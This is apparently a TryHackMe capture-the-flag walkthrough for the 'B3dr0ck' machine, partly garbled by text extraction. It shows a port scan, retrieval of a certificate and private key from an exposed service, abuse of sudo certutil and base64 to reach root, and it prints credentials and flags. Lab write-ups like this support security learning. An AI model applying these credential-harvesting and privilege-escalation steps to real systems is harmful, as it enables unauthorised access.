B3dr0ck - THM

Port Scanning

PORT STATE SERVICE REASON
22/tcp open ssh syn-ack ttl 63
80/tcp open http syn-ack ttl 63
4040/tcp open yo-main syn-ack ttl 63
9009/tcp open pichat syn-ack ttl 63
54321/tcp open unknown syn-ack ttl 63

Connecting to port 9009



Requesting the certificate

```
What are you looking for? certificate
Sounds like you forgot your certificate. Let's find it for you...
   --BEGIN CERTIFICATE----
MIICoTCCAYkCAgTSMA0GCSqGSIb3DQEBCwUAMBQxEjAQBgNVBAMMCWxvY2FsaG9z
dDAeFw0yNTA0MjMxNTM4MDBaFw0yNjA0MjMxNTM4MDBaMBgxFjAUBgNVBAMMDUJh
cm5leSBSdWJibGUwggEiMA0GCSqGSIb3DQEBAQUAA4IBDwAwggEKAoIBAQDC3GIh
7JQVZtKVnMmIa/Iel5pPEeyTAZuqqlyf2o7oxDawrLnGc18NtxD2IqrVEQ1LAEs5
vCzyG8tLrYSUhFy/I8HpjqS8MZLRtstOePtbQ4fK1ripDjk/KvtxYTeLeb3p8SY+
8BXhm4Sk7thLtQcDXpCDh9qqa3ZMt7AFUZKeyOYrMH35qhKnfCEu7qzIVbfRvppc
hk29M6J084CKr4uCpJTrl1I/DeGfU0EJQaj2TiiXAwAfE1gVAqo4SGzggucJFjMU
+KO7RD1jG5kd2TFa5R3e34W+45/NeSRpsClvusEX4ZdZwJq1P93f4aj5622DcqYI
FYjy4U2KtIfSbTZdAgMBAAEwDQYJKoZIhvcNAQELBQADggEBAFZ51ZT2fv+y00Ip
TpBgyS0RnUKhVQ/YLP2vDOC4U1/2p81Nkrn712x3xouVthbFDWu1PujSYtYnK+fS
NUX9uaAbQNbG+seYPBSI6tnKjSiG2roRzFbumR34JArlzL4cIMmCrZmaapyHXKvL
 QOiJxPwFlHqVJ++BSi33e+aq9BUSFgLiYSIhzzZo4S7eLwr13aurSv1LZaeYd82
5VomTHgnE6cUB2A4Rp6cZ7v6aHTi6Ewm2+5e+QH9BUh1cV6nYPaxn9zR82dpNZx
2gyN/rvvJnBxX0vRksdQZMyS6OlCuMqT1zb7aitFvocHzCawfnx0k1KzNaOsKHDI
OZ1anyE=
 ---END CERTIFICATE--
```

Requesting the Key

```
What are you looking for? key
Sounds like you forgot your private key. Let's find it for you..
----BEGIN RSA PRIVATE KEY----
MIIEowIBAAKCAQEAwtxiIeyUFWbSlZzJiGvyHpeaTxHskwGbqqpcn9qO6MQ2sKy5
xnNfDbcQ9iKq1RENSwBLObws8hvLS62E1IRcvyPB6Y6kvDGS0bbLTnj7W0OHyta4
qQ45Pyr7cWE3i3m96fEmPvAV4ZuEpO7YS7UHA16Qg4faqmt2TLewBVGSnsjmKzB9
+aoSp3whLu6syFW30b6aXIZNvTOidPOAiq+LgqSU65dSPw3hn1NBCUGo9k4olwMA
HxNYFQKqOEhs4ILnCRYzFPiju0Q9YxuZHdkxWuUd3t+FvuOfzXkkabApb7rBF+GX
WcCatT/d3+Go+ettg3KmCBWI8uFNirSH0m02XQIDAQABAoIBAC50X0ue4tnrI2P2
bFYFAPaQJFVh9wxAN5PpBDXgpFFgP3bgtQ0Z4Z7KwDcdqecUNEp8eWPw+eVXAYqs
Y3M/uSKbBrvP8Ang5fj8LXgqe+EGPUDQofVasfP270XWqnJ0rdLoQaR3PVvtryna
sH/dNxtv33vCTw5slyJIDIZXCja9MMdcf45ntiQwq/rNr/gFmCXvDnGx/2ubTqS0
mF+oNZ/unLRVxderH0XmlDmoZv3oerMgyGZ/E8+GjsK9M8yrough4KSXRoEmlv/x
6C1mFPF/j2CqS/KY+gvONSGMBWdDU3BqRKR+3GMhhuSK+qC3TcEZmwDzErIYTcM+
g3Q3FekCgYEA7f0dQyyVKSCNFS9pYEBWNEOCr6rcfwx/ENmwit2SHWU8Hi6tnnFW
9DJxfnuFGwoY713Sd9gDz39Gh72hUZux4i5eKfRbhKYyKmyh1mpUL2BpKQu+Lh1t
qiNcM2u0NzVROvMXnB8NKe5/XJr+jreGzT/HN/dPtT199A284zYbZ8cCgYEA0Zux
efCQ8RcLthqETMyM3/nQq9tf83v2HjbGNoj5tNw2Yl9f87CBZBael/nrOgUSAQvD
sKCfILjOikcrrwufasWIx/X5z9Ac9A0cn2/9SvfxzMdmLFG5FJZZz6CyrzUKomNK
LXurs0iDIFn+w6u6B0GLFDVLxE2/qm9A+fFkWLsCqYEA7Er6004VE4acTcKLT+PR
M4csRJrS3tpbdzGNFf001bbkH9ucysoh2cgT489kc1ptM4zmId06xNTMBI6Fk2+R
CM+c8u8JxwT0nibJ8QgVmgyRnQ1pwIO7lMgTDYMMphwsEOm4MWyrN0zz69CAmtch
4rxGYw0MeRka66yQNNBOGZUCqYBmcS92J0rPabIBmEqcuMQJGzEPLTJh763D6oVJ
VfyklhPGVFKy6Qrz/dIY+L4sJxo7hKJpirb66ReYoVwKOyX4qv5ErEUhedcMt/PL
QJKMt01oBfQ7qN1J4ImYXj02Sbqe0WQJgq3R+5iKkTFgNGfA8BmnEL0s/cq045bg
EUg3zQKBgBAV1/NDK1lgoPja1sF7MLFhE4jj67zR3jEeJwBuzNrqHt7pOlKSRxzt
5vZT41z69PQSREsLgEzD5A8y6op+BF4ZBQI9DylJsnPcdCzhUCoiFmQw+ei8ocUv
abzErOwpBJVkOo1vcr05U7wA11VdomglSP3FDtYcOB6GxDV3x4ok
----END RSA PRIVATE KEY----
```

Connection TLS after saving the cert and key

```
Connecting to 10.10.96.84

CONNECTED(00000003)

depth=0 CN=localhost

verify error:num=18:self-signed certificate

verify return:1

depth=0 CN=localhost

verify return:1
```

Trying to find the password

```
This service is for login and password hints
b3dr0ck> passwd
Password hint: d1ad7c0a3805955a35eb260dab4180dd (user = 'Barney Rubble')
```

Using the hint as password

Checking privileges

```
barney@b3dr0ck:/$ sudo -1
Matching Defaults entries for barney on b3dr0ck:
    insults, env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/sbin\:/shap/bin

User barney may run the following commands on b3dr0ck:
    (ALL: ALL) /usr/bin/certutil
```

Checking current certs list

Getting certificate and key for fred

```
barney@b3dr0ck:/$ sudo certutil -a fred.csr.pem
Generating credentials for user: a (fredcsrpem)
Generated: clientKey for a: /usr/share/abc/certs/a.clientKey.pem
Generated: certificate for a: /usr/share/abc/certs/a.certificate.pem
-----BEGIN RSA PRIVATE KEY-----
```

Connection TLS after saving the cert and key

```
Max Early Data: 0
---
read R BLOCK
Welcome: 'fredcsrpem' is authorized.
b3dr0ck> __
```

Requesting the password hint

```
pass
Password hint: YabbaDabbaD0000! (user = 'fredcsrpem')
b3dr0ck> _
```

SHH connection as fred

```
$ ssh fred@rock.thm
fred@rock.thm's password:
fred@b3dr0ck:~$
```

Fred flag

```
fred@b3dr0ck:~$ 1s
fred.txt
fred@b3dr0ck:~$ cat fred.txt
THM{08da34e619da839b154521da7323559d}
fred@b3dr0ck:~$
```

Checking privileges

```
fred@b3dr0ck:~$ sudo -1
Matching Defaults entries for fred on b3dr0ck:
    insults, env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/shin\:/snap/bin

User fred may run the following commands on b3dr0ck:
    (ALL : ALL) NOPASSWD: /usr/bin/base32 /root/pass.txt
    (ALL : ALL) NOPASSWD: /usr/bin/base64 /root/pass.txt
fred@b3dr0ck:ws
```

Encoding root password to base64


```
fred@b3dr0ck:~$ sudo /usr/bin/base64 /root/pass.txt

TEZLRUM1MlpLukNYU1dLWElaVlu0M0tKR05NWFVSSlNMRldWUzUyT1BKQVhVVExOSkpWVTJSQ1d0
QkdYVVJUTEpaS0ZTU1lLCg==
fred@b3dr0ck:~$
```


Using cyberchef

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Using CrackStation



Root flag

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